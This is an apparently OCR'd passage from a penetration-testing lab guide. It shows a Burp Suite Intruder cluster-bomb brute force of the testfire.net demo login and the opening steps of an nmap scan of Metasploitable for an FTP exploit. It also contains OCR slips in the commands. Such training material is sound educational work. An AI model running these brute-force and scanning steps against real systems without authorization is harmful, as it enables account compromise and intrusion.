
Step 2: Now go to your firefox browser and goto the url testfire.net then goto the sign in page. Now turn on the burp and keep the intercept on. Now in the user name and password space type any random user name and password.







Step 3: Now send the request to the intruder and give clear$ option. Now select only the username and give the option add$ repeat the same step for the password also. Set the attack type to cluster bomb.












Step 4: Now set the payload select payload set to 2 and payload type to simple list. Now add any 4 random username and password one with the actual username and password. Now select the option as start attack now you will get the list of length the one which has the different length is the actual username and the password.


Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 ×
Positions Payloads Resource Pool Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 4
Payload type: Simple list
Request count: 0
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
admin
password
akkll
euiiiilmm
Add
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters: ./\=<>?+&*;:"{}|^`#


Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 ×
Positions Payloads Resource Pool Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 4
Payload type: Simple list
Request count: 16
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
admin
password
sfghj
255hk
Add
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
...
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters: ./\=<>?+&*;:"{}|^`#




4. Perform Exploiting Metasploit


a) Exploiting Metasploit using FTP

In this attack we use the FTP port to exploit the Metasploitable.


Step 1: Open both kali linux and Metasploitable in parallel. Find the IP address of both the kali and Metasploitable table machine. By using the commands ifconfig and nbtscan.




Step 2: Initiate the database and check the status of the database and start the database




Step 3: Check the system version using the nmap tool. Entering the command nmap -sV 192.168.56.101. By using this command, we can get the version along with the status of the port and the difference services.




Step 4: We are performing the attack through the ftp port so we need to scan the port for the vulnerabilities so by typing the command as nmap -p 21 - -scrIPt vuln 192.168.56.101. so, we can see the vulnerabilities.



